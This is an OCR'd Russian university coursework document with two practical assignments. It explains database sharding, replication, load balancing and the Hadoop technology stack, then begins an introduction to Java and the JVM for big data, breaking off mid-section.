Документ подписан простой электронной подписью
Информация о владельце:
ФИО: Саидов Заурбек Асланбекович
Должность: Ректор
Дата подписания: 29.07.2022 17:59:00
Уникальный программный ключ:
2e8339f3ca5e6a5b4531845a12d1bb5d1821f0ab

Федеральное государственное автономное образовательное
учреждение высшего образования
«ЮЖНЫЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»
(ФГАОУ ВО «ЮФУ»)

Институт компьютерных технологий и информационной безопасности

ПРАКТИЧЕСКОЕ ЗАДАНИЕ №1

на тему:

«Высоконагруженные приложения»

СОДЕРЖАНИЕ

1. ВЫСОКОНАГРУЖЕННЫЕ ПРИЛОЖЕНИЯ 3
2.1 Архитектуры шардинга 8
3. РЕПЛИЦИРОВАНИЕ 12
4. РОСТ НАГРУЗКИ И ПАДЕНИЕ СЕРВЕРОВ 15
5. СЕРВЕРНЫЙ СТЕК ТЕХНОЛОГИЙ 16

1. ВЫСОКОНАГРУЖЕННЫЕ ПРИЛОЖЕНИЯ

Высоконагруженные приложения — это такие приложения, которые занимаются обработкой больших объёмов информации или ресурсоёмкими вычислениями и применяются там, где классические подходы решения уже не справляются с подобными задачами.

Существует два основных вида высоконагруженных приложений:

- Высоконагруженные данными (data-intensive applications, DIA) — это такие приложения, которые занимаются сохранением, обработкой, анализом, систематизацией больших объёмов данных BigData;
- Высоконагруженные вычислениями (compute-intensive applications, CIA) — это приложения для работы которых требуются значительные вычислительные мощности центрального процессора(-ов) или видеокарт(ы).

2. ШАРДИРОВАНИЕ

Шардирование — это шаблон архитектуры базы данных, связанный с горизонтальным разделением - практикой разделения строк одной таблицы на несколько различных таблиц, называемых разделами. Каждый раздел имеет одну и ту же схему и столбцы, но при этом совершенно разные строки. Аналогичным образом, данные, хранящиеся в каждом из них, уникальны и независимы от данных, хранящихся в других разделах.

Горизонтальное разбиение полезно рассматривать в том смысле, как оно связано с вертикальным разбиением. В таблице с вертикальным разделением целые столбцы отделяются и помещаются в новые, отдельные таблицы. Данные, хранящиеся в одном вертикальном разделе, независимы от данных во всех остальных, и каждый из них содержит как отдельные строки, так и столбцы. На следующей диаграмме показано, как таблица может быть разделена как горизонтально, так и вертикально:




Рисунок 2.1 – Вертикальное и горизонтальное разделение таблицы

Шардирование подразумевает разбиение данных на два или более мелких фрагмента, называемых логическими шардами. Затем логические фрагменты

распределяются по отдельным узлам базы данных, называемым физическими фрагментами, которые могут содержать несколько логических фрагментов. Несмотря на это, данные, хранящиеся во всех шардах, в совокупности представляют собой целый логический набор данных.

Шарды базы данных представляют собой пример архитектуры "ничего не разделяется". Это означает, что шарды автономны; они не используют одни и те же данные или вычислительные ресурсы. Однако в некоторых случаях имеет смысл реплицировать определенные таблицы в каждый шард, чтобы они служили в качестве справочных таблиц. Например, допустим, есть база данных для приложения, которое зависит от фиксированных коэффициентов пересчета для измерения веса. Если реплицировать таблицу, содержащую необходимые данные о коэффициентах пересчета, в каждый шард, это поможет обеспечить наличие всех данных, необходимых для запросов, в каждом шарде.

Часто шардинг реализуется на уровне приложения, то есть приложение включает код, определяющий, в какой шард передавать данные для чтения и записи. Однако некоторые системы управления базами данных имеют встроенные возможности шардинга, что позволяет реализовать шардинг непосредственно на уровне базы данных.

Преимущества шардинга.

Основная привлекательность разделения базы данных на части заключается в том, что оно может способствовать горизонтальному масштабированию. Горизонтальное масштабирование — это практика добавления дополнительных машин к существующему стеку, чтобы распределить нагрузку и обеспечить больший трафик и более быструю обработку. Это часто противопоставляется вертикальному масштабированию, иначе известному как наращивание, которое подразумевает модернизацию аппаратного обеспечения существующего сервера, обычно путем добавления большего объема оперативной памяти или процессора.

Относительно просто иметь реляционную базу данных, работающую на одной машине, и масштабировать ее по мере необходимости путем модернизации вычислительных ресурсов. Однако в конечном итоге любая нераспределенная база данных будет ограничена в плане хранения и вычислительных мощностей, поэтому возможность горизонтального масштабирования делает вашу систему гораздо более гибкой.

Еще одна причина, по которой некоторые могут выбрать архитектуру базы данных с разделенными ресурсами, — это ускорение времени отклика на запросы. Для приложения с большой монолитной базой данных запросы могут стать непомерно медленными. Однако, если разделить одну таблицу на несколько, запросам приходится просматривать меньшее количество строк, и их наборы результатов возвращаются гораздо быстрее.

Шардирование также может помочь сделать приложение более надежным, смягчив последствия сбоев. Если ваше приложение или веб-сайт полагается на базу данных без шардирования, то перебои в работе могут сделать недоступным все приложение. Однако, в базе данных с шардированием, сбои, скорее всего, затронут только один шард. Даже если это может сделать некоторые части приложения или сайта недоступными для некоторых пользователей, общее воздействие будет меньше, чем в случае сбоя всей базы данных.

Недостатки шардинга.

Хотя шардирование базы данных может облегчить масштабирование и повысить производительность, он также может накладывать определенные ограничения.

Первая трудность заключается в сложности правильной реализации архитектуры базы данных с шардированием. При неправильном подходе существует значительный риск того, что процесс шардирования может привести к потере данных или повреждению таблиц. Однако, даже при правильном подходе шардирование, скорее всего, окажет значительное влияние на рабочие процессы

команды. Вместо доступа к данным и управления ими из одной точки входа, пользователи должны управлять данными в нескольких местах хранения, что может нарушить работу некоторых команд.

Одна из проблем, с которой иногда сталкиваются пользователи после разделения базы данных на шарды, заключается в том, что шарды в конечном итоге становятся несбалансированными.

Еще один существенный недостаток заключается в том, что после разделения базы данных на части ее очень трудно вернуть к архитектуре без разделения. Любые резервные копии базы данных, сделанные до разделения на разделы, не будут включать данные, записанные после разделения. Следовательно, для восстановления исходной архитектуры без разделения потребуется объединить новые данные с разделами со старыми резервными копиями или, в качестве альтернативы, преобразовать разделенную БД обратно в единую БД, что является дорогостоящим и трудоемким мероприятием.

Последний недостаток, который следует учитывать, заключается в том, что шардинг поддерживается не всеми механизмами баз данных. Например, PostgreSQL не включает в себя функцию автоматического шардинга, хотя базу данных PostgreSQL можно разделить вручную. Существует ряд форков Postgres, которые включают автоматическое шардирование, но они часто отстают от последней версии PostgreSQL и не имеют некоторых других функций. Некоторые специализированные технологии баз данных - такие как MySQL Cluster или некоторые продукты баз данных как услуги, такие как MongoDB Atlas - включают автоматическое шардирование в качестве функции, но ванильные версии этих систем управления базами данных не имеют такой возможности. Из-за этого шардинг часто требует подхода по принципу "сделай сам". Это означает, что документацию по шардингу или советы по устранению проблем часто трудно найти.

2.1 Архитектуры шардинга

1) Шардинг на основе ключей.

Шардинг на основе ключей, также известный как шардинг на основе хэшей, предполагает использование значения, взятого из только что записанных данных - например, идентификационного номера клиента, IP-адреса клиентского приложения, почтового индекса и т. д. - и подстановку его в хэш-функцию, чтобы определить, в какой шард должны попасть данные. Хэш-функция — это функция, которая принимает на вход часть данных (например, электронную почту клиента) и выдает дискретное значение, известное как хэш-значение. В случае с шардингом хэш-значение является идентификатором шарда, который используется для определения того, на каком шарде будут храниться входящие данные. В целом, процесс выглядит следующим образом:




Рисунок 2.2 – Шардинг на основе ключей

Для того чтобы записи помещались в правильные шарды и последовательным образом, значения, вводимые в хэш-функцию, должны быть из одного и того же столбца. Этот столбец известен как ключ шарда. Проще говоря, ключи шарда

похожи на первичные ключи тем, что оба являются столбцами, которые используются для создания уникального идентификатора для отдельных строк. В целом, ключ shard должен быть статичным, то есть он не должен содержать значений, которые могут измениться со временем. В противном случае это увеличит объем работы, связанной с операциями обновления, и может снизить производительность.

2) Шардинг на основе диапазона.

Шардинг на основе диапазонов подразумевает шардинг данных на основе диапазонов заданных значений. Для примера, предположим, что у вас есть база данных, в которой хранится информация обо всех товарах в каталоге розничной сети. Вы можете создать несколько разных шардов и разделить информацию о каждом товаре в зависимости от того, в какой ценовой диапазон он попадает, например, так:




Рисунок 2.3 – Шардинг на основе диапазона

Основное преимущество шардинга на основе диапазонов заключается в том, что он относительно прост в реализации. Каждый шард содержит свой набор данных, но все они имеют идентичную схему, как друг с другом, так и с исходной

базой данных. Код приложения просто считывает, в какой диапазон попадают данные, и записывает их в соответствующий шард.

С другой стороны, шардинг на основе диапазонов не защищает данные от неравномерного распределения, что приводит к появлению вышеупомянутых "горячих точек" базы данных. Если посмотреть на пример диаграммы, то даже если каждый шард содержит равное количество данных, есть вероятность, что конкретные продукты получат больше внимания, чем другие. Их соответствующие шарды, в свою очередь, получат непропорционально большое количество чтений.

3) Шардинг на основе каталога.

Для реализации шардинга на основе каталогов необходимо создать и поддерживать таблицу поиска, которая использует ключ шарда для отслеживания того, в каком шарде хранятся те или иные данные. В двух словах, таблица поиска — это таблица, содержащая статический набор информации о том, где можно найти определенные данные. На следующей диаграмме показан упрощенный пример шардинга на основе каталога:




Рисунок 2.4 – Упрощенный пример шардинга на основе каталога

Здесь столбец Delivery Zone определен как ключ шарда. Данные из ключа шарда записываются в таблицу поиска вместе с тем шардом, в который должна быть записана каждая соответствующая строка. Это похоже на шардинг на основе диапазона, но вместо того, чтобы определять, в какой диапазон попадают данные ключа шарда, каждый ключ привязывается к своему конкретному шарду. Шардинг на основе каталогов лучше, чем шардинг на основе диапазонов, в тех случаях, когда ключ шарда имеет низкую кардинальность и шарду нет смысла хранить диапазон ключей.

3. РЕПЛИЦИРОВАНИЕ

Реплицирование данных — это процесс, с помощью которого данные, находящиеся на физическом или виртуальном сервере управления базами данных (master), непрерывно копируются на вторичный сервер (slave или subscriber). Компании выполняют реплицирование данных для поддержки высокой доступности, резервного копирования и аварийного восстановления своих серверов в случае необходимости.

Например, если необходимо восстановить сервер после сбоя в системе в которой нет репликации системному администратору необходимо: найти резервную копию данных, приостановить сломавший сервер, после чего загрузить в него данные из резервной копии и запустить. Вполне логично что подобная последовательность действий занимает продолжительное время, за которое клиенты не смогут получать сервис, который им предоставляет компания.

В тоже время если применяется механизм реплицирования данных системному администратору достаточно поменять роль у вторичного сервера и сделать его первичным, после чего система автоматической балансировки перенаправит на него клиентские запросы. Пока система работает в этом режиме возможно провести восстановительные работы на неисправном сервере.

Типы репликации данных.

В зависимости от используемых инструментов репликации данных применяются разные типы репликации, самых популярные из них:

- **Full Table Replication** - полная репликация таблицы, при использовании подобного типа репликации выполняется полное копирование всех данных из таблицы с первичного сервера в таблицу с точно такой же схемой на вторичном сервере. Очень высокозатратный метод, блокирующий базу данных, но может быть полезен, когда требуется восстановить потерянные данные.

- **Transactional replication** - транзакционная репликация, данный тип репликации позволяет синхронизировать данные частично, маленькими порциями, иными словами первичный сервер создаёт небольшую копию данных до применения изменений и после применения изменений, после чего отправляет эти данные на серверы “подписчики”. Такой метод репликации гораздо более эффективен чем полная репликация таблицы, так как через сеть передается гораздо меньше данных. Транзакционная репликация чаще всего применяется в master<=>master системах.
- **Snapshot replication** - репликация моментальных снимков, с небольшой периодичностью первичный сервер создаёт точную копию всех или некоторой области данных таблицы, при этом он не наблюдает за изменениями этих данных. После этого происходит синхронизация со вторичными серверами и эти моментальные снимки отправляются им целиком. Такой тип реплицирования применяется там, где частота изменения данных не очень велика.
- **Merge replication** - репликация слиянием, тип репликации при котором данные находящиеся в нескольких базах данных соединяются воедино, что позволяет вносить изменения динамически. Применяются в системах вида master=>slave или же когда необходимо добавить большой массив новых данных в уже существующие таблицы.
- **Key-based incremental replication** - инкрементальная репликация на основе ключей, данный тип репликации анализирует только изменившиеся строки (они определяются по ключам) с момента прошлой репликации. Ключи могут быть как отдельной колонкой, так и совокупностью из данных, находящихся в нескольких колонках строки таблицы. Первичный сервер некоторое время накапливает изменения, после чего выполняет рассылку изменению на вторичные сервера. Данный тип репликации чаще всего применяется в системах master=>slave, при его использовании через сеть передаётся гораздо меньше данных чем при использовании любого другого типа репликации, но недостаток его в том что в

случае аварии на сервере и при необходимости восстановить данные он не сможет работать, так как информация о ключах будет утеряна.

4. РОСТ НАГРУЗКИ И ПАДЕНИЕ СЕРВЕРОВ

Роста нагрузки на высоконагруженную систему создает различные проблемы в её работе, самая распространенная из них это когда нагрузка достигает пика возможностей и узел системы перестаёт справляться с запросами, увеличивается время отклика, а через некоторое время и вовсе отвечать на них. Второй самой распространенной проблемой является полный отказ узла системы, например по физической причине, такой как поломка блока питания сервера или разрыва линии связи.

Простейшим способом решения данной проблемы является балансировка нагрузки, применяется она как правило в кластерных системах, ноды которых выполняют одинаковые задачи и могут заменить друг друга в случае необходимости.

Приложения, которые занимаются балансировкой нагрузки называют балансировщики, они проверяют состояние нод кластера и в случае отказа или деградации одной из нод балансировщик плавно переводит нагрузку с проблемной ноды на ту на которой нагрузки меньше или их вовсе нет.

Самыми популяными балансировщиками нагрузки являются: HAProxy, Nginx (в режиме проксирования с балансировкой), Traefik (в режиме балансировщика), Ingress (который как правило тот же Nginx только в пределах кластера Kubernetes), MetalLB.

5. СЕРВЕРНЫЙ СТЕК ТЕХНОЛОГИЙ

В данной главе будет рассмотрен серверный стек технологий на примере программной библиотеки **Apache Hadoop.** Это платформа, которая позволяет выполнять распределенную обработку больших наборов данных на кластерах компьютеров с использованием простых моделей программирования. Он предназначен для масштабирования от отдельных серверов до тысяч машин, каждая из которых предлагает локальные вычисления и хранение. Вместо того, чтобы полагаться на оборудование для обеспечения высокой доступности, сама библиотека предназначена для обнаружения и обработки сбоев на уровне приложений, таким образом, предоставляя услуги высокой доступности поверх кластера компьютеров, каждый из которых может быть подвержен сбоям.

Серверный стек технологий для **Apache Hadoop** включает в себя:

1) Распределенная файловая система Hadoop (HDFS)

- Распределенная файловая система, обеспечивающая высокопроизводительный доступ к данным приложений.
- Файлы разделяются и записываются в "блоки" на разных машинах кластера.
- Все файлы "блоками" реплицируются как минимум на 3 узла кластера.
- Коэффициент репликации может быть изменен для каждого файла или папки.
- Архитектура HDFS соответствует модели ведущий-ведомый
  - нод имен:
    - обрабатывает метаданные файлов, имена, размеры, пути.
    - знает, на каких узлах даты был записан каждый "блок" файла.
  - нод данных:
    - хранит сами данные (файловые "блоки") и не имеет понятия файла.

- запись файла происходит следующим образом:
  - клиент спрашивает у нода имени, куда он может записать файл(ы).
  - нод данных отвечает списком нодов данных.
  - клиент записывает файлы в ноды данных.
  - ноды данных заботятся о репликации "блоков".

2) YARN

- Система распределенных вычислений и обработки данных.
- YARN перемещает процессы (обычно классы Java) на машину, которая хранит данные, необходимые процессу; это противоположно тому, что происходит в классической архитектуре клиент-сервер, где сервер посылает необходимые данные процессу.
- Эта архитектура имеет следующие преимущества:
  - данные могут обрабатываться на том узле, где они хранятся.
  - производительность процесса в кластере не ограничена пропускной способностью сети.

3) Apache MapReduce

- Является общим подходом для параллельной обработки данных.
- Скрывает сложность управления кластером (отказоустойчивость, балансировка нагрузки).
- Задания MapReduce пишутся на языке Java.

4) Apache Flume

- Предназначен для потоковой передачи больших объемов данных в HDFS.
- Пригодится для чтения журналов приложений/серверов, получения данных из социальных сетей и датчиков.
- Модель потока данных:
  - Источник Flume получает событие из внешнего источника данных.

- Источник Flume публикует событие в канале.
- Flume Sink извлекает событие из канала и сохраняет его в HDFS (или другом типе источника данных).
- С помощью этого потока данных можно строить сложные потоки данных.

5) DistCP (Distributed Copy)

- Инструмент, включенный в дистрибутив Haddop.
- Копирует каталоги HDFS с одного кластера на другой.

6) WebHDFS

- Включен в основной дистрибутив Hadoop.
- REST API для взаимодействия с HDFS.

7) Apache Pig

- Скриптовый язык ETL для распределенной обработки данных ("скриптинг для Hadoop").
- Сценарии Pig компилируются в задания MapReduce.
- Может вызывать определенные пользователем функции, написанные на Java или Python.
- Хорошо подходит для простых операций обработки данных и интерактивных запросов, особенно для полуструктурированных данных.

8) Apache Hive

- Декларативный язык анализа, похожий на SQL ("SQL-запросы для Hadoop").
- Как и Pig, SQL-сценарии Hive компилируются в задания MapReduce.
- Существует разделение между данными и схемой; и то, и другое может изменяться отдельно.
- Данные могут храниться в HDFS (или других файловых системах), а метаданные - в СУБД.
- Хорошо подходит для работы со структурированными данными.

9) Spark – это движок поддерживающий множество языков программирования, нужен для выполнения инженерии данных, анализа данных и машинного обучения на одноузловых машинах или кластерах.

- Фреймворк для распределенных вычислений в памяти.
- Повышенная производительность по сравнению с Apache MapReduce.
- Используется для потоковой передачи данных в режиме, близком к реальному времени.

10) Oozie - это планировщик рабочих процессов для управления заданиями Hadoop.

- Механизм рабочих процессов и планировщик для Hadoop.
- Может вызывать скрипты Hive и Pig.
- Хорошо подходит для построения повторяющихся рабочих процессов для обычных заданий Hadoop.
- Хорошо подходит для объединения небольших заданий в более крупные и сложные.

11) Mahout – библиотека для создания системы машинного обучения и интеллектуального анализа данных.

- Библиотека алгоритмов машинного обучения, разработанная для Hadoop.
- Выполняет алгоритмы как задания MapReduce.

12) Hbase – масштабируемая распределенная NoSQL база данных, поддерживающая структурированное хранение, обновление, удаление данных физически рапределённых по разным нодам.

- База данных NoSQL, работающая поверх HDFS.

13) Kafka – это платформа распределенной потоковой передачи событий.

- Распределенная очередь сообщений.
- Взаимодействует с Apache Storm.

14) Zookeeper – высокопроизводительная служба координации для

распределенных приложений выполняемых на кластере Hadoop.

- Централизованная служба для хранения информации о конфигурации.
- Может также использоваться вне экосистемы Hadoop.

15) Ambari - веб-инструмент для инициализации, управления и мониторинга кластеров Hadoop, который включает поддержку HDFS, MapReduce, Hive, HCatalog, HBase, ZooKeeper, Oozie, Pig и Sqoop. Цель - упростить управление кластером Hadoop.

Федеральное государственное автономное образовательное
учреждение высшего образования
«ЮЖНЫЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»
(ФГАОУ ВО «ЮФУ»)

Институт компьютерных технологий и информационной безопасности

ПРАКТИЧЕСКОЕ ЗАДАНИЕ № 2

на тему:

«Java в BigData»

Цель практической работы:

Ознакомиться с возможностями, которые предоставляет язык Java и научиться использовать их на практике.

Задачи практической работы:

1. дать краткую характеристику языка программирования Java и описать, как он связан с обработкой «больших данных»;
2. дать понятие JVM (Java Virtual Machine) и рассмотреть ее структуру;
3. описать, как в JVM происходит загрузка классов;
4. понять что такое «Collecion Framework» (Коллекции) и для чего они используются;
5. дать характеристику таким понятиям как пул соединений и пул потоков;
6. продемонстрировать, как в Java устроена работа с файлами.

Инструменты, используемые в практической работе:

- Язык программирования Java;
- Интегрированная среда разработки Intellije IDE;

СОДЕРЖАНИЕ

1. ПОНЯТИЕ JAVA И ЕГО РОЛЬ В BIGDATA 4
2. ПОНЯТИЕ И ВНУТРЕННЯ СТРУКТУРА JVM 6
3. COLLECTION FRAMEWORK 13
4. ПУЛ СОЕДИНЕНИЙ И ПУЛ ПОТОКОВ 18
5. РАБОТА С ФАЙЛАМИ 21

ЗАКЛЮЧЕНИЕ 26

1. ПОНЯТИЕ JAVA И ЕГО РОЛЬ В BIGDATA

Java - это объектно-ориентированный язык программирования, разработанный компанией Sun Microsystems в 1990-х годах (позже купленной Oracle).

Популярность Java вызвана его особенностями:

- **простота**. Синтаксис Java унаследован от C++;
- **надёжность**. Надёжность обеспечивается за счет применения объектно-ориентированного подхода и строгой типизации;
- **безопасность.** Кроме сохранения общей формы конструкций, Java по сравнению с C++ формально лишился двух потенциальных опасностей: указателей и множественного наследования. На деле вместо указателей используются значения, а в множественном наследовании участвуют не классы, а интерфейсы. Тем не менее, такая особенность java программирования почти исключает возможный урон от невнимательности разработчика;
- **удобство**. Концепция Java звучит как: «Написал один раз, запускаешь везде». То есть исполняемость кода не зависит от используемой операционной системы или установленного программного обеспечения (ПО). Достигается это благодаря транслированию в байт-код виртуальной машиной JVM;
- **производительность**. Особенность Java, связанная с транслированием в байт-код, положительно сказывается и на производительности конечных продуктов.

Java является одним из самых распространенных и популярных языков программирования и объединяет в себе различные технологии, используемые для целого ряда задач: от создания десктопных приложений до написания крупных веб-порталов и сервисов. Он также нашел свое применение при работе с большими данными (BigData). Об этом свидетельствует тот факт,

что большинство инструментов больших данных с открытым исходным кодом основаны на Java. Наиболее известным инструментом, используемым для работы с большими данными является «Hadoop», который в большей степени написан на Java. К дополнительным часто используемым инструментам, основанным на Java можно отнести Apache Spark, Apache Mahout, Java JFreechart и др. Это дает преимущество разработчикам, работающим с Java, в легком освоении инструментов для работы с большими данными. Следует отметить, что Java занимает верхние позиции в рейтингах часто используемых языков программирования. Согласно данным индекса TIOBE (оценивающий популярность языков программирования на основе подсчета результатов содержащих их названия поисковых запросов), за март 2021 года Java занял вторую строчку в рейтинге, а в 2005-м и в 2015-м он становился языком года.

2. ПОНЯТИЕ И ВНУТРЕННЯ СТРУКТУРА JVM

Виртуальная машина Java (Java Virtual Machine) - это абстрактная виртуальная машина, которая находится на нашем компьютере и предоставляет среду выполнения для выполнения байт-кода Java.

Байт-код Java - набор инструкций, исполняемых виртуальной машиной Java.

Рассмотрим на примере, что содержит в себе байт код.

